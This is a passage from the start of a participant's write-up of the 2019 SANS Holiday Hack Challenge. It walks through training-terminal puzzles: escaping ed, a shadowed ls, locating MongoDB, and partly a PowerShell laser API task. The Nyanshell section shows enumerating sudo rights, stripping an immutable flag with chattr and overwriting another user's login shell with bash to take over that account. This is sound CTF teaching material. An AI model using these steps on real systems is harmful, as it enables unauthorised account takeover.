


# THE 2019 SANS HOLIDAY HACK CHALLENGE

"Honesty is ~~not~~ always the best policy"

Janusz Jasinski



# **ADMIT ONE**

*This ticket entitles its bearer to  
admittance for one to*

**KringleCon 2: Turtle Doves**

*Location:*

*Elf University  
17 Christmas Tree Lane  
North Pole*

# Introduction

Hi, I'm Janusz Jasinski, you may recognise me from such SANS Holiday Hacks such as 2015, 2016, 2017 and 2018.

Let's get one thing out the way – excuses:

- I'm a father of two kids who actually wanted to see their father this Christmas
- I'm happily married and for reasons unknown to me, my wife wanted to see me this Christmas.
- I have a job that I wouldn't mind keeping a hold of with no annual leave over Christmas
- I did a lot of the challenges on a work laptop which may not sound like a big deal but let's just say that my text editor was notepad which was the most tool thing on there.

Seeing more defensive challenges this year certainly was a nice introduction and of course I fully take on all responsibility following some feedback a few years back 😊

Wow – MS Word has decent emojis. Anyway...

Most stuff that doesn't land in the writeup will be on my GitHub repository:

<https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019>

I decided not to go crazy with including \*absolutely everything\* and instead, focused more on the challenges themselves.

I'm sure people will reverse engineer everything, complete the crate challenge in milliseconds, find all the easter eggs, discover 0days and much more but given my list of excuses, I'm glad I managed to finish it and do the writeup in time!

Anyway, let's see what 2019 has in store...

# Contents

Terminals (Docker).....	8
Ed Escape.....	9
Screenshot .....	9
Synopsis.....	9
Solution .....	10
Path.....	11
Screenshot .....	11
Synopsis.....	12
Solution .....	12
Miscellaneous.....	12
Mongo .....	15
Screenshot .....	15
Synopsis.....	16
Solution .....	16
Nyanshell .....	20
Screenshot .....	20
Synopsis.....	20
Solution .....	20
Powershell .....	24
Screenshot .....	24
Synopsis.....	24
Solution .....	24
Iptables .....	33
Screenshot .....	33
Synopsis.....	33
Solution .....	33
Jq .....	35
Screenshot .....	35
Synopsis.....	35
Solution .....	35
Terminals (Non-Docker).....	37

Keypad.....	37
Screenshot.....	37
Synopsis.....	38
Solution .....	38
Trail .....	40
Screenshot.....	40
Synopsis.....	40
Solution .....	40
Graylog.....	48
Screenshot.....	48
Synopsis.....	48
Solution .....	48
Objectives .....	54
Find the Turtle Doves .....	54
Synopsis.....	54
Solution .....	54
Unredact Threatening Document.....	55
Synopsis.....	55
Solution .....	55
Answer.....	57
Windows Log Analysis: Evaluate Attack Outcome.....	58
Synopsis.....	58
Hint.....	58
Solution .....	58
Answer.....	59
Windows Log Analysis: Determine Attacker Technique.....	61
Synopsis.....	61
Hint.....	61
Solution .....	61
Answer.....	63
Network Log Analysis: Determine Compromised System .....	64
Synopsis.....	64
Hint.....	64
Solution .....	64

Answer.....	66
Splunk.....	67
Synopsis.....	67
Solution .....	67
Get Access To The Steam Tunnels.....	76
Synopsis.....	76
Hint.....	76
Solution .....	76
Answer.....	83
Bypassing the Frido Sleigh CAPTEHA .....	84
Synopsis.....	84
Hint.....	84
Solution .....	84
Answer .....	89
Disclaimer .....	89
Retrieve Scraps of Paper from Server.....	91
Synopsis.....	91
Hint.....	91
Solution .....	91
Answer.....	102
Recover Cleartext Document .....	104
Synopsis.....	104
Hint.....	104
Solution .....	104
Answer.....	121
Open the Sleigh Shop Door.....	122
Synopsis.....	122
Hint.....	122
Solution .....	123
Answer.....	139
Filter Out Poisoned Sources of Weather Data.....	140
Synopsis.....	140
Hint.....	140
Solution .....	140

Answer.....	155
Conclusion.....	156

## Terminals (Docker)


All hosted on the sub-domain <https://docker2019.kringlecon.com/>



# Ed Escape

- Hint: [http://cs.wellesley.edu/~cs249/Resources/ed\\_is\\_the\\_standard\\_text\\_editor.html](http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html)
  - Location: Train Station
  - URL: <https://docker2019.kringlecon.com/?challenge=edescape>

## Screenshot




*Figure 1 - Escape Ed Docker Screenshot*

## Synopsis

We land inside of an editor that we need to escape.

## Solution

Reading the site<sup>1</sup> given, it seems that "*ed is a powerful text editor based on non-visual (line-oriented) behavior*". Doing a quick Google search reveals the man page<sup>2</sup> for the editor<sup>3</sup> which says that in order to quit the editor, we just need to enter q or Q.



```
Q
Loading, please wait.....  
  
You did it! Congratulations!  
elf@695678c4a6e0:~$
```

Figure 2 - Ed Escape Screenshot

<sup>1</sup> [http://cs.wellesley.edu/~cs249/Resources/ed\\_is\\_the\\_standard\\_text\\_editor.html](http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html)

<sup>2</sup> [https://en.wikipedia.org/wiki/Man\\_page](https://en.wikipedia.org/wiki/Man_page)

<sup>3</sup> <https://linux.die.net/man/1/ed>

## Path

- Hint: Green words matter, files must be found, and the terminal's \$PATH matters.
  - Location: Hermey Hall
  - URL: <https://docker2019.kringlecon.com/?challenge=path>

## Screenshot

Figure 3 - Path Docker Screenshot

## Synopsis

List the current directory. Doing a standard `ls` isn't going to be the solution here. The hint gives a lot of clues away by way of green text.

## Solution

- `which` command<sup>4</sup>
- `find` command<sup>5</sup>
- `$PATH` command<sup>6</sup>
- `locate` command<sup>7</sup>

Get a listing (`ls`) of your current directory.

```
elf@82821dc95dd9:~$ which ls
/usr/local/bin/ls
elf@82821dc95dd9:~$ find / -name ls 2>/dev/null
/usr/local/bin/ls
/bin/ls
elf@82821dc95dd9:~$ $PATH
-bash: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games: No such file or directory
elf@82821dc95dd9:~$ locate -b '\ls'
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (actual age is 21.3 days)
/bin/ls
/usr/local/bin/ls
elf@82821dc95dd9:~$ /bin/ls -laah
total 52K
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19  .
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19  ..
drwxr-xr-x 1 root root 4.0K Nov 21 19:46 ..
-rw-r--r-- 1 elf  elf   220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 elf  elf   3.5K Dec 30 22:59 .bashrc
-rw-r--r-- 1 elf  elf   14K Nov 21 19:46 .elfscream.txt
-rw-r--r-- 1 elf  elf   807 Apr 18 2019 .profile
-rw-r--r-- 1 elf  elf   401 Nov 21 19:46 rejected-elfu-logos.txt
Loading, please wait.....
```

You did it! Congratulations!

```
elf@82821dc95dd9:~$ ls
This isn't the ls you're looking for
elf@82821dc95dd9:~$
```

Figure 4 - Path Docker Screenshot

## URL

<https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Achievements/Path>

## Miscellaneous

There are some random files dotted around which may be of interest. Even though the task has been completed, it might be worth seeing what their content is.

<sup>4</sup> <https://linux.die.net/man/1/which>

<sup>5</sup> <https://linux.die.net/man/1/find>

<sup>6</sup> [http://www.linfo.org/path\\_env\\_var.html](http://www.linfo.org/path_env_var.html)

<sup>7</sup> <https://linux.die.net/man/1/locate>


```
elf@82821dc95dd9:~$ cat .elfscream.txt  
I'm trapped in an ASCII art factory - send help!
```

*Figure 5 – Elfscream*

```
elf@82821dc95dd9:~$ cat rejected-elfu-logos.txt
```



Get Elfed at ElfU!



Walk a Mile in an elf's shoes  
Take a course at ElfU!



Be present in class  
Fight, win, kick some grinch!elf@82821dc95dd9:~\$

Figure 6 - Rejected Elf Logos

# Mongo

- Hint: <https://docs.mongodb.com/manual/reference/command/listDatabases/>
  - Location: NetWars
  - URL: <https://docker2019.kringlecon.com/?challenge=mongo>

## Screenshot

Hello dear player! Won't you please come help me get my wish!  
I'm searching teacher's database, but all I find are fish!  
Do all his boating trips effect some database dilution?  
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@db694b5022f1:~\$

Figure 7 - Mongo Docker Screenshot

## Synopsis

Seems pretty straightforward (famous last words). Logging into a MongoDB<sup>8</sup> instance and retrieve some information.

## Solution

Connecting to the instance<sup>9</sup> with default settings, we are told that it's not running on port 27017. Subsequently, a clue gets displayed suggesting it may be on another port.

```
elf@8625382ea7cb:~$ mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
2019-12-31T09:25:32.076+0000 W NETWORK  [thread1] Failed to connect to 127.0.0.1:27017, in(checking socket for error after poll), reason: Connection refused
2019-12-31T09:25:32.077+0000 E QUERY  [thread1] Error: couldn't connect to server 127.0.0.1:27017, connection attempt failed :
connect@src/mongo/shell/mongo.js:251:13
@(connect):1:6
exception: connect failed

Hmm... what if Mongo isn't running on the default port?
```

Figure 8- MongoDB Docker Screenshot

There are a few ways to check which port it's actually running on as shown below. The second method shows that the user has `sudo` access on executing a python script in the root directory. No time is spent on this as progress needs to be made elsewhere.

```
elf@8625382ea7cb:~$ ps aux | grep mongo
mongo      9  1.4  0.0 1015620 69900 ?        S1   09:25  0:01 /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf      55  0.0  0.0 11464  1088 pts/0    S+  09:27  0:00 grep --color=auto mongo
elf@8625382ea7cb:~$ sudo -l
User elf may run the following commands on 8625382ea7cb:

Sudoers entry:
RunAsUsers: mongo
Options: !authenticate
Commands:
/usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log

Sudoers entry:
RunAsUsers: root
Options: setenv, !authenticate
Commands:
/usr/bin/python /updater.py
elf@8625382ea7cb:~$
```

Figure 9 - MongoDB Docker Screenshot

Using the mongo manual to see how to connect using a different port (next screenshot), connection is now made which opens up a shell into the MongoDB instance.

<sup>8</sup> <https://www.mongodb.com/what-is-mongodb>

<sup>9</sup> <https://docs.mongodb.com/manual/reference/program/mongo/#syntax>

```
elf@8625382ea7cb:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
    http://docs.mongodb.org/
Questions? Try the support group
    http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten] **             Read and write access to data and configuration is unrestricted.
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten] **             We suggest setting it to 'never'
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten]
> |
```

Figure 10 - MongoDB Docker Screenshot

There are a few warnings, but nothing concerning.

Enabling access control on a MongoDB deployment enforces authentication, requiring users to identify themselves. When accessing a MongoDB deployment that has access control enabled, users can only perform actions as determined by their roles.<sup>10</sup>

Relevant commands are issued to start deep diving into the data.

```
> db.adminCommand( { listDatabases: 1 } )
{
  "databases" : [
    {
      {
        "name" : "admin",
        "sizeOnDisk" : 32768,
        "empty" : false
      },
      {
        "name" : "config",
        "sizeOnDisk" : 12288,
        "empty" : false
      },
      {
        "name" : "elzu",
        "sizeOnDisk" : 294912,
        "empty" : false
      },
      {
        "name" : "local",
        "sizeOnDisk" : 65536,
        "empty" : false
      },
      {
        "name" : "test",
        "sizeOnDisk" : 32768,
        "empty" : false
      }
    ],
    "totalSize" : 438272,
    "ok" : 1
}
> |
```

Figure 11 - MongoDB Docker Screenshot

<sup>10</sup> <https://docs.mongodb.com/manual/tutorial/enable-authentication/>

The `elfu` database stands out so that becomes the target.

```
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();displaySolution(); **" }
> db.loadServerScripts();displaySolution();
```

Figure 12 - MongoDB Docker Screenshot

Running `show collections` displays one called `solution` that seems like the oblivious place to go. The result is a fairly obvious instruction. The script is run which completed the terminal.




Figure 13 - MongoDB Docker Screenshot

To see what was in the other collections, the following script was run against each database:

```
var collections = db.getCollectionNames();
for(var i = 0; i< collections.length; i++){
  print('Collection: ' + collections[i]); // print the name of each collection
  db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of
each of its elements
}
```

Unfortunately, it didn't seem to reveal any easter eggs or further clues. Admin, config and local gave seemingly standard output whereas test resulted in the following screenshot.


```
> use test
switched to db test
> var collections = db.getCollectionNames();
> for(var i = 0; i < collections.length; i++){
...   print('Collection: ' + collections[i]); // print the name of each collection
...   db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of each of its elements
...
Collection: redherring
{ "_id" : "This is not the database you're looking for." }
> █
```

Figure 14 - MongoDB Docker Screenshot

## Nyanshell

- Hint: On Linux, a user's shell is determined by the contents of /etc/passwd
- Location: Speaker UNpreparedness Room
- URL: <https://docker2019.kringlecon.com/?challenge=nyanshell>

### Screenshot



```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
whatcha' think about that?

Sadly now, the day's gone
Things to do! Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.

Target Credentials:

username: alabaster_snowball
password: Password2
elf@af07d3eeceea:~$
```

Figure 15 - Nyanshell Docker Screenshot

### Synopsis

The screenshot above says it all. This combined with the hint suggests that the user won't land in a bash prompt and the task is to make it happen.

### Solution

First thing is to see what happens when logging normally using the `su` <sup>11</sup> command.

<sup>11</sup> <https://www.tecmint.com/difference-between-su-and-sudo-commands-in-linux/>



Figure 16 - Nyanshell Docker Screenshot

So clearly this is something to be avoided when trying to complete this achievement.

As the hint suggests, time to focus on `/etc/passwd`. As nyancat is running, the terminal needs to be refreshed in order to get back to a usable prompt or simply by hitting `ctrl+c`<sup>12</sup>.

```
elf@0d7df796e80ef:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@0d7df796e80ef:~$
```

Figure 17 - Nyanshell Docker Screenshot

<sup>12</sup> <https://askubuntu.com/questions/890591/why-doesnt-ctrl-c-kill-the-terminal-itself/890597>

Alabaster is running the shell `/bin/nsh` which becomes the next thing to look at.

```
elf@0d7df796e80ef:~$ ls -laah /bin/nsh
-rwxrwxrwx 1 root root 74K Dec 11 17:40 /bin/nsh
elf@0d7df796e80ef:~$
```

Figure 18 - Nyanshell Docker Screenshot

A useful aid to remind yourself of what the permissions are, is shown below




Figure 19 - Linux File Permissions

Using this, it should be clear that the file is writable. Next thing to try is to copy the contents of the bash file that Alabaster needs to land in, into this one by first emptying it and then copying.

```
-bash: /bin/nsh: Operation not permitted
elf@0d7df796e80ef:~$
```

Figure 20 - Nyanshell Docker Screenshot

However, there is an error. Using `lsattr13`, the file attributes are displayed. The `i` means the file is immutable.

```
elf@0d7df796e80ef:~$ lsattr /bin/nsh
-----i-----e--- /bin/nsh
```

Figure 21 - Nyanshell Docker Screenshot

The immutable flag<sup>14</sup> is set. The next item to check is to see what the current user can run as sudo.

<sup>13</sup> <http://man7.org/linux/man-pages/man1/lsattr.1.html>

<sup>14</sup> <https://unix.stackexchange.com/questions/32256/whats-the-meaning-of-output-of-lsattr>

```
elf@d7df796e80ef:~$ sudo -l
Matching Defaults entries for elf on d7df796e80ef:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on d7df796e80ef:

Sudoers entry:
  RunAsUsers: root
  Options: !authenticate
  Commands:
    /usr/bin/chattr
elf@d7df796e80ef:~$
```

Figure 22 - Nyanshell Docker Screenshot

Great – `chattr15` is used to change file attributes so it needs to be run against the `/bin/nsh` shell. `lsattr` is run again to make sure it's worked.

```
elf@d7df796e80ef:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@d7df796e80ef:~$ lsattr /bin/nsh
-----e---- /bin/nsh
elf@d7df796e80ef:~$
```

Figure 23 - Nyanshell Docker Screenshot

Putting it all together makes Alabaster land in the necessary shell and the achievement is unlocked.

```
elf@d7df796e80ef:~$ > /bin/nsh
elf@d7df796e80ef:~$ cp /bin/bash /bin/nsh
elf@d7df796e80ef:~$ su alabaster_snowball
Password:
Loading, please wait.....
```

You did it! Congratulations!

```
alabaster_snowball@d7df796e80ef:/home/elf$
```

Figure 24 - Nyanshell Docker Screenshot

<sup>15</sup> <https://linux.die.net/man/1/chattr>

## Powershell

- Hint: [https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet\\_v41.pdf](https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf)
- Location: The Laboratory
- URL: <https://docker2019.kringlecon.com/?challenge=powershell>

## Screenshot

```
WARNING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/psscure6-docs
Type 'help' to get help.

████████████████████████████████████████████████████████████████████████████████
█
█ Elf University Student Research Terminal - Christmas Cheer Laser Project
█ -----
█ The research department at Elf University is currently working on a top-secret
█ Laser which shoots laser beams of Christmas cheer at a range of hundreds of
█ miles. The student research team was successfully able to tweak the laser to
█ JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.
█ Unfortunately, someone broke into the research terminal, changed the laser
█ settings through the Web API and left a note behind at /home/callingcard.txt.
█ Read the calling card and follow the clues to find the correct laser Settings.
█ Apply these correct settings to the laser using it's Web API to achieve laser
█ output of 5 Mega-Jollies per liter.
█
█ Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.
█
████████████████████████████████████████████████████████████████████████████████

PS /home/elf> █
```

Figure 25 - PowerShell Docker Screenshot

## Synopsis

The message makes it quite clear in the terminal what to do. Follow clues to get the correct laser settings and then to apply them.

## Solution

Two things stand out in red. Opening the note<sup>16</sup> and invoking the web request.

---

<sup>16</sup> <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-6>

```
PS /home/elf> Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

Figure 26 - PowerShell Docker Screenshot

The hint points to viewing command history.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 11:28:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
-----
Christmas Cheer Laser Project Web API
-----
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----
</pre>
</body>
</html>
```

Figure 27 - PowerShell Docker Screenshot

It shows the various values to amend and the way to amend them. Moving on, viewing the command history is next up.

Using the `Get-History`<sup>17</sup> command and formatting it, the following output is displayed.

```
Id      : 7
CommandLine : (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
ExecutionStatus : Completed
StartExecutionTime : 11/29/19 4:56:44 PM
EndExecutionTime : 11/29/19 4:56:44 PM
Duration   : 00:00:00.0310799

Id      : 8
CommandLine : Get-EventLog -Log "Application"
ExecutionStatus : Stopped
StartExecutionTime : 11/29/19 4:56:56 PM
EndExecutionTime : 11/29/19 4:57:14 PM
Duration   : 00:00:18.7496697

Id      : 9
CommandLine : I have many name-value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime : 11/29/19 4:57:16 PM
Duration   : 00:00:00.6090308
```

Figure 28 - PowerShell Docker Screenshot

It comes back with several commands but numbers (7) and (9) seem to be the most useful where (7) gives shows one of the settings and (9) gives another clue.

The clue heavily suggests environment variables.<sup>18</sup> With a dozen or so being listed, it's best to target the ones of interest as show below.

```
PS /home/elf> gci env:* | sort-object name
Name          Value
----          -----
/bin/su
HOME          /home/elf
HOSTNAME      c59bb4960b03
LANG          en_US.UTF-8
LC_ALL         en_US.UTF-8
LOGNAME        elf
MAIL          /var/mail/elf
PATH          /opt/microsoft/powershell/6:/use/local/sbin:/use/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games
PSModuleAnalysisCachePath
PSModulePath   /home/elf/.local/share/powershell/Modules:/usr/local/share/powershell/Modules:/opt/microsoft/powershell/6/Modules
PWD           /home/elf
RESOURCE_ID    undefined
